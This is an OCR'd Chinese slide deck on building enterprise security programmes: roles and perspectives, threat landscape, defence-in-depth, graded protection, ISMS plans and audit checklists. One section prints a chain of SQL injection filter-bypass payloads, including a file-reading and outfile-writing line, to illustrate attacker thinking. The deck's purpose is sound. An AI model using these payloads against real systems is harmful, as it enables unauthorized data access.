甲方企业整体安全建设思路及坑点

Heng Guan
mepolyic@gmail.com

2016.11.18

目录

个人简介

- 某公司安全专家，主要负责防御体系建设。
- 国际顶级黑客大会DEFCON社工议题首位(及至今为止唯一一位)中国演讲者。
- 曾供职于某大型专业安全公司、某国企，任安全开发、安全服务、安全研究等职。

运维视野

主要关注点：

- OSI模型的1-4层、病毒木马、安全防护措施、开放的常见端口、HTTP 4xx 及 5xx 返回值相关问题
- 内存使用，硬盘读写性能，CPU使用率，压力测试，**流量的大小**，平均延迟，无人值守
- **自动化**部署，**易用性**，故障及变更的管理，快速响应，监控点全面，服务器可用性，性能及状态数据，针对阀值进行预警，**监控图断崖**，是否出现异常，可靠性、吞吐量，**不出故障**

对安全的普遍理解：

- **DDOS**(拒绝服务攻击)，高并发、慢查询会造成的故障和报警
- 病毒木马、暴力破解、设置权限、堡垒机、数据脱敏(运维DBA)
- 隔离内外网，划分安全域
- 拖库和数据泄露
- 觉得是比较小的一部分工作内容，主要基于感受得到的部分，进行判断

研发视野

主要关注点：

- OSI模型的1-7层、病毒木马(的编写)、开放的端口段、安全防护措施、HTTP xxx 返回值相关问题
- 内存、硬盘、CPU(的使用率)，延迟，**扩展性、代码重用、Deadline**
- IDE、男性交友社区、**KPI、需求变更**、编程语言、框架、开源
- **功能的实现**、函数的编写、代码质量、**没有BUG**、checklist或者范例

对安全的普遍理解：

- DDOS(拒绝服务攻击)，高并发、慢查询对性能的影响
- 病毒木马(如何用代码实现)、暴力破解(的验证码解决方案)、数据脱敏(研发DBA)
- 安全部又报了个XSS、SQL注入，又要改代码了(为啥安全部不从防火墙上解决)
- 拖库和数据泄露
- 不觉得工作量小，因为知道很多代码存在BUG，能够推断出未来可能会有不少的安全性问题

安全视野

主要关注点：

- OSI模型的1-7层(**主要是第7层**)、病毒木马(**的编写**)、开放的端口(1-65535)、安全防护措施(**的绕过**)、 所有协议
- 内存、硬盘、CPU(的使用率)，延迟，扩展性，**流量的内容**，代码重用，BUG
- 男性交友社区、 编程语言(**的漏洞**) 、框架(**的漏洞**)、开源(**的漏洞**)
- 代码里的安全漏洞们，逻辑上存在的各种安全漏洞们
- 主机层面的漏洞们，中间件的漏洞们，**新出的漏洞(0day)**
- 传输过程中存在的漏洞们，数据库本身存在的漏洞们.....
- 更高级的**漏洞利用方式**，通杀型的漏洞，**BUG的修复**
- 修复困难的漏洞及**防护绕过**
- 一共100个高危漏洞，报上去90个，自己手里留10个

安全视野

因为**黑客的思维**是这样的：

--为了达到目的，不断寻找突破点及绕过方式

- 比如普通用户在登录的时候，是输入用户名abc和密码123456的，执行select name,pass from usertb where name='abc' and pass='123456'进行验证的，但是黑客却喜欢在用户输入点后面加命令，比如在应该输入密码的地方写' or 1='1，让数据库判断语句select name,pass from usertb where name='abc' and pass='' or 1='1' ，由于1='1' 永远为真，所以就验证通过了
- 过滤关键词 OR, AND的话可以分别用&&和=，以及-和||表示，写成
  '||1='1
  '&&1='1
  '='
  '-'
- 如果进一步过滤了 UNION，则可以使用()和=
  ' and (select pass from users limit 1)='secret
- 如果再进一步把LIMIT也过滤了，则可以使用where
  ' and (select pass from users where id =1)='a
- 那么继续进一步地把where也过滤了呢，还可以使用group by…having
  ' and (select pass from users group by id having id = 1)='a

继续过滤掉GROUP，用substr()函数指定字段并接having

' and length((select pass from users having substr(pass,1,1)='a'))

即使把HAVING也禁用，仍然可以

' and (select substr(group_concat(pass),1,1) from users)='a

' and substr((select max(pass) from users),1,1)='a

' and substr((select max(replace(pass,'lastpw','')) from users),1,1)='a

假设再过滤SELECT，黑客也可以把文件写入到某处

' and substr(load_file('file'),locate('DocumentRoot',(load_file('file')))+length('DocumentRoot'),10)='a '=" into outfile '/var/www/dump.txt

详见SQLi filter evasion cheat sheet (MySQL)

安全工程师的实际工作内容

对安全的普遍理解(乙方安全公司版)：

- 无聊才玩DDOS，高并发、慢查询、(特别无聊的时候)弱口令社工库暴力破解
- 病毒木马如何绕过检测、如何提升权限、如何悄无声息地取走数据
- 如何突破内外网，安全域，各种防御机制的限制，写出通杀全系列的利用脚本
- XSS的多种实现及绕过方式、SQL注入的多种实现及绕过方式，木马文件上传的多种实现及绕过方式，取得系统控制权的多种实现及绕过方式，漫游内网的多种实现及绕过方式。。。
- 新出漏洞(0day)的EXP和POC、越权、拖库和数据泄露、**高危漏洞、高危漏洞以及高危漏洞**。。。

对安全的普遍理解(甲方补充版)：

*领导如果没有提及物理安全、人员安全、档案安全，全面完整的纵深防御体系……

- DDOS和CC、弱口令社工库暴力破解
- iptables规则，基线和主机加固，装杀毒软件防火墙
- 隔离内外网，硬件防火墙等设备的规则配置、license使用，功能启用，开源及商业版的WAF、IPS、IDS、UTM…
- 员工上网行为管理，统一监控，蜜罐、流量审计。。。
- 找出各种高、中、低危漏洞
- 推行SDL，跑Fortify等工具进行代码审计，减少代码漏洞
- 看日志(有些会删日志)，亡羊补牢
- **高中低危所有漏洞**

安全工程师的实际工作内容


作为甲方，要全面防御的威胁还包括：

--在熊孩子大爆炸的当前形势下

- 任意地址读漏洞、HTTP头注入漏洞、**文件目录遍历、无线渗透、域渗透**、UAF and Kernel Pwn、Linux堆溢出漏洞利用、宏病毒代码三大隐身术、**打码平台**、内存破坏漏洞利用、从信息泄露到ssrf、随机数安全、**流量劫持**、模糊测试、hook技术、**应用替换**，App劫持病毒、Powershell恶意代码的N种姿势、**溢出保护和绕过**、通过cmd上传文件、TFTP反射放大攻击、DLL劫持、利用XSLT继续击垮XML、**中间人攻击、后门、彩虹表、**链路劫持、Joomla 对象注入漏洞、劫持GPS定位&劫持WIFI定位、远程Car Hacking、NodeJs后门程序、、二维码漏洞攻击、Redis漏洞攻击、逆向和反编译、Javascript缓存投毒学习与实战、DNS隧道技术绕防火墙、zip格式处理逻辑漏洞、大范围挂马、利用被入侵的路由器迈入内网、Memcached内存注射、Android应用加壳和脱壳、短信拦截木马、拒绝服务漏洞、**网络钓鱼、ARP欺骗**、利用Weblogic进行入侵、**利用业务安全漏洞薅羊毛**、OLAP DML 注入攻击、僵尸网络、爬虫技术实战、密码找回逻辑漏洞、php对象注入、编写简易木马程序、发掘和利用ntpd漏洞、常见的HTTPS攻击方法、**IPS BYPASS**、点击劫持、Shellshock漏洞、OpenSSL“心脏出血”漏洞……
- 一旦出现一条“安全预警：国内超过300台juniper网络设备受后门影响”，马上会有很多**熊孩子**整个IP段试一遍
- 刚弄个XSS字符过滤，黑客就给你按照XSS Attacks - Exploiting XSS Filter一个个试一遍哪些没过滤
- 刚买了辆高端汽车，还没开始注意到远程操作，实际上**熊孩子们**看到个汽车远程入侵的演示，整个IP段试了一遍

安全工程师的实际工作内容

以上的这些攻击，在不安装任何防护措施的情况下，可能是无感的；平时更多的是体现为不明原因的磁盘使用率报警、流量短时间的突增。而实际在发生着的都是什么呢：



攻击者在扫描漏洞；
攻击者在上传木马；
攻击者在拖走数据库；
攻击者在执行脚本；
攻击者在探测后台；
攻击者在入侵内网；
攻击者在传播蠕虫；
攻击者在写入文件；
攻击者在删除日志；
攻击者在设置后门；
其他攻击者也在尝试；
……

以某著名网页应用防火墙检测出的实际攻击为例，在平均700MB/s流量出口处，3.5小时检测到的总攻击量112260次
*此数值与行业性质、时间段、媒体曝光度、资产价值等强相关

安全工程师的实际工作内容

对安全的普遍理解(甲方补充版)：

--在熊孩子大爆炸的当前形势下

*领导如果提了要建立全面完整的纵深防御体系...

- 就需要能够覆盖到 **a) 安全策略；b) 组织安全；c) 资产管理；d) 人员管理；e) 物理和环境安全；f) 访问控制；g) 通信和操作管理；h) 信息系统获得、开发和维护；i) 信息安全事件管理；j) 业务连续性 k) 符合性** 等方面了

在刚开始实施的时候，可能会觉得这些规范、流程、制度文档比较虚，没有实际用处。但是如果不先出具这些文件，在实际操作的时候容易发生混乱，没有人知道应该做些什么、怎么做、按照什么标准、怎么样才算做好了，造成经常处于返工和矛盾中...

但是这些工作内容在攻击无感的状态下，比较难推动落地。

因此至少要把WAF或全流量系统(在镜像，也就是旁路流量的情况下)上线。

--根据Gartner的报告，75%的攻击针对第7层。

*全流量系统并不是日志系统，很多攻击并不会存在于日志中。

安全工程师的实际工作内容

需要注意的是：“全面完整的纵深防御体系”

有时也会被写成以下三个部分

事前预警：

- Web漏洞扫描、网页挂马检测、渗透测试

事中防护：

- SQL注入防护、XSS防护、恶意扫描防护、盗链防护、爬虫防护、Cookie安全、请求限制、关键字过滤、DDOS防护、ACL、应用加速、业务智能分析

事后审计/恢复：

- 网页文件备份、文件篡改阻断、网页文件恢复、日志

***但这套并不是全面完整的纵深防御体系，只关注到了网络攻击层面**

实际上需要做的事情很多，包括：建设应用层攻击防护(WAF)、入侵检测(IDS)&防御(IPS)系统、安全应急响应中心(SRC)、日志分析平台(ELK)、安全管理平台(SIEM/SOC) ；实施全流量镜像、主机安全加固、代码审计；收集整理恶意域名(IP Reputation)列表；推行并落地流程、制度、规范、安全开发生命周期SDL)；人工&自动化渗透测试、应急响应、抗DDOS/CC、反爬虫、风控&反欺诈；对全体员工进行安全意识培训……

从零开始建设全面完整的安全体系

常见的不理解

- **觉得自己的网站和服务特别安全，最多受到些DDOS，不然为什么首页没有被改掉**

正是因为很多黑客搞了网站就改首页，拖走了数据库就网上到处发，所以他们被抓了，没有了，剩下的都是不爱改首页，拿走数据库了也不吭声的。

- **乌云漏洞报告平台关闭了，所以安全了(不会再被曝漏洞了)**

实际上按照黑客的思维方式，乌云不能提交的话，会想到交给做黑产的。

- **因为不起眼/价值不大，所以不会被黑的**

实际上，起眼的网站由于引起了注意，被攻击过了，相应地采用了各种各样措施，变得不好玩了，还不如转向不起眼的。而且很多时候没有时间关心具体网址，是不分目标全网批量进行攻击的。
比较推荐的是借一个WAF，旁路镜像流量，亲眼看一下可视化后的场景，是真的没有攻击吗？


- **觉得花大价钱投入到安全上，也不能保证一定就不被黑，以及不知道应该怎么做**

其实国家在很多年前就讨论过这些问题，并且已经给出了最符合国情的解决办法。比如按照等级保护方案，按照资产的价值和重要性，分成一、二、三、四、五级，分别需要关注到哪些点，先做什么后做什么，达到什么标准，都已经讨论出了结果，checklist也有，可以对照着实施。
因为如果一个价值只有10万的资产需要花20万的代价才可以获取，黑客一般就放弃了。
所以，先定级别，然后达到对应的技术和管理要求。

从零开始建设全面完整的安全体系

*上图仅供参考，请根据不同行业及等保定级参考公安部最新发布版

从零开始建设全面完整的安全体系



*上图仅供参考，请根据不同行业及等保定级参考公安部最新发布版

从零开始建设全面完整的安全体系

企业信息安全管理体系建设实施计划--标准版

序号	编号	工作内容	阶段输出物	现场工作量（人天）	必须非现场	相关工作说明
1	项目启动准备			1		
	1.1	事先准备				
	1.2	事先准备				
	1.3	现场准备				
2	信息安全现状调					
	2.1	信息安全				
	2.2	现场访谈				
	2.3	信息安全（1）				

企业信息安全管理体系建设实施计划--标准版

序号	编号	工作内容	阶段输出物	现场工作量（人天）	必须非现场	相关工作说明
	2.4	技术评估调研				网络及信息系统安全评估1：安全漏洞扫描（工具）：1天以
	2.5	项目阶段				
	2.6	阶段工作				
3	资产识别与风险					
	3.1	信息资产				
	3.2	资产识别				
	3.3	选择并确准则				
	3.4	部门信息估指导				
	3.5	已有控制				
	3.6	制定风险				
	3.7	残余风险				
	3.8	项目阶段				
	3.9	阶段工作				
4	体系文件策划与					
	4.1	制订并编				
	4.2	制订并编明书）				
	4.3	制定信息策略				
	4.4	编写信息				
	4.5	体系文件				

企业信息安全管理体系建设实施计划--标准版


序号	编号	工作内容	阶段输出物	现场工作量（人天）	必须非现场	相关工作说明
	4.6	阶段工作总结汇报				
5	管理体系运行					
	5.1	信息安大会				
	5.2	信息安				
	5.3	风险处				
	5.4	内审实				
	5.5	内审整				
	5.6	管理评				
	5.7	阶段工				
6	外部审核与辅					
	6.1	第一次				
	6.2	第一次				
	6.3	第二次审核）				
	6.4	不符合认				


企业信息安全管理体系建设实施计划--标准版

序号	编号	工作内容	阶段输出物	现场工作量（人天）	必须非现场	相关工作说明
7	知识转移			5.5	0	
	7.1	制定知识转移培训计划	知识转移培训需求及计划	0.5		可在启动会议时进行
	7.2	企业信息安全管理体系建设培训1：1-领导层信息安全意识培训	1-领导层信息安全意识培训(PDF)	0.5		可在启动会议时进行
	7.3	企业信息安全管理体系建设培训2：2-资产密级管理培训	2-资产密级管理培训(PDF)	0.5		
	7.4	企业信息安全管理体系建设培训3：3-信息安全基础知识培训	3-信息安全基础知识培训(PDF)	0.5		
	7.5	企业信息安全管理体系建设培训4：4-信息安全标准发展历程培训	4-信息安全标准发展历程培训(PDF)	1		如果需要，可培训2-3天
	7.6	企业信息安全管理体系建设培训5：5-信息安全标准培训	5-信息安全标准培训(PDF)			
	7.7	企业信息安全管理体系建设培训6：6-风险评估培训	6-风险评估培训(PDF)	0.5		可在风险评估阶段进行
	7.8	企业信息安全管理体系建设培训7：7-员工信息安全意识培训	7-员工信息安全意识培训	0.5		一次的时间，有时需要做多次
	7.9	企业信息安全管理体系建设培训8：8-企业信息安全管	8-企业信息安全管理体系实施培训	0.5		培训和发布会可一起同时召开

从零开始建设全面完整的安全体系

控制域	控制目标	控制点	问题编号	问题	状态	信息来源	结果	备注
8 人员管理	8.1雇用前的安全 目标：减少人为错误的风险和偷窃、欺骗、滥用设施的风险	8.1雇佣前	08.1,Q1	保密责任是否在招聘阶段强调，并包括在聘用合同中，以便在雇用阶段检查?	完成		3-部分符合	个别员工有签订
		8.1.1角色和职责	08.1.1,Q1	在工作职责中是否象明确定义安全角色和责任?	完成		2-基本符合	有岗位说明书，但比较简单，并无更新
			08.1.1,Q2	安全责任是否写入了相应的员工聘用合同中?	完成		2-基本符合	在合同中有所说明,但并不详细.
		8.1.2选拔	08.1.2,Q1	在聘用员工的时候是否进行了充分的审查? 包括 a)对申请人简历的完整性和准确性进行检查；b)对申请人声明的学历和专业资格进行证实；d)进行独立的身份检查（身份证或护照）	完成		2-基本符合	对财务司机和高级经理级别有充分审查,但对一般员工并没有进行此项工作.
			08.1.2,Q2	是否对处理重大、敏感信息的员工进行了详细的信用审查，以发现其曾有的违反法律和职业道德等信用问题吗?	完成		3-部分符合	对财务、司机等有所了解，一般员工无
		8.1.3雇用条款和条件	08.1.3,Q1	公司员工的安全责任和义务是否在入职说明中被申明?	完成		2-基本符合	具有非正式说明，但没有在培训中详细申明
			08.1.3,Q2	公司职员的保密责任在必要的时候，是否延伸到结束雇用关系后的一段特定的时间?	完成		2-基本符合	签订协议
	8.2雇用中 目标：确保用户具有防范安全威胁的意识，在日常工作中具备支持企业安全策略的能力。	8.2雇用中	08.2,Q1	新员工是否进行过安全流程和正确使用信息设施的培训?	完成		4-不符合	没有进行这样的培训
		8.2.1管理层职责	08.2.1,Q1	管理者是否要求所有的员工、合同方和第三方用户应用符合组织已建立的方针和程序的安全?	完成		4-不符合	1）有保密制度、招聘、考勤、财务、采购、培训、邮件、管理等 2）人员名单记录、离职记录和手续、入职记录和手续、培训
		8.2.2信息安全教育和培训	08.2.2,Q1	是否对公司员工和相关的第三方人员进行安全策略和安全流程方面的必要培训?	完成		4-不符合	对员工缺少这样的培训,目前正在进行这样的工作.
			08.2.2,Q2	是否对员工进行了安全意识的培养，使其明白安全的重要性?	完成		4-不符合	缺少这样的措施和制度.





安全控制域	符合	基本符合	部分符合	不符合	不适用	评分
A5 安全政策	3	1	2	1	0	21.4
	42.9%	14.3%	29%	14%		
A6 组织安全	5	0	2	13	0	31.5
	25%	0%	10%	65%		
